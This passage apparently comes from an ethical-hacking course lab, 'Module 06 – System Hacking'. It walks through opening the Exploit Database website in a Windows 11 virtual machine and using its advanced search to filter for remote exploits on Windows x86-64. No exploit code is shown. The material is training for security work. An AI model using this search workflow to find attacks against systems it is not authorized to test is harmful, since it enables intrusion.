
1. In the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **<https://www.exploit-db.com/>** and press **Enter**.

Module 06 – System Hacking

- The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.




- Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.



Module 06 – System Hacking


- The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.

